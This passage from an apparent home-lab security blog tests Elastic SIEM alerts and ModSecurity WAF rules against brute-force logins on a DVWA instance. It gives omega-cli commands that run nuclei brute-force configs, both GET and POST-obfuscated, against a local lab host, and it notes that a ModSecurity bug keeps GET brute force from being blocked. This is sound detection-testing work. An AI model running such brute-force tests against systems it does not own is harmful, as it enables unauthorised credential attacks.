 Example logs for the brute force modsec rule
The blocking phase never fires:
 Example modsec not blocking
I suspect it’s related to the following bug.
The SIEM clearly shows the WARNING level firing, however it never gets blocked.
I hope this can underscore the importance of testing with different tools, and not just testing for tests sake! Just because you have a WAF rule to block the activity, doesn’t mean the activity will actually be blocked forever!
Omega-cli
From here on out we will split the Omega-cli testing to two; Elastic and ModSec.
Elastic Alerts
For the elastic alerts the ModSecurity rules are disabled.
First we test normal GET based Brute Force:
1
python3 omega.py --config tests/nuclei_apache_brute_force_med_get_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega cli test for elastic bf alert
Then we test for the POST based obfuscation:
1
python3 omega.py --config tests/nuclei_apache_brute_force_med_post_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega cli post based bf
ModSecurity Rules
Enabling ModSec we can now test if our rules work. Again first we test if the GET based brute force is blocked. We know it won’t be blocked due to the aforementioned bug in ModSecurity.
1
python3 omega.py --config tests/nuclei_apache_brute_force_med_get_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example failed blocking of get based bf
Now we test if ModSecurity will block our empty POST requests:
1
python3 omega.py --config tests/nuclei_apache_brute_force_med_post_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example modsec working to block empty post requests
Credits
Image thanks to unsplash
Icon thanks to Finger-scanner icons created by juicy_fish - Flaticon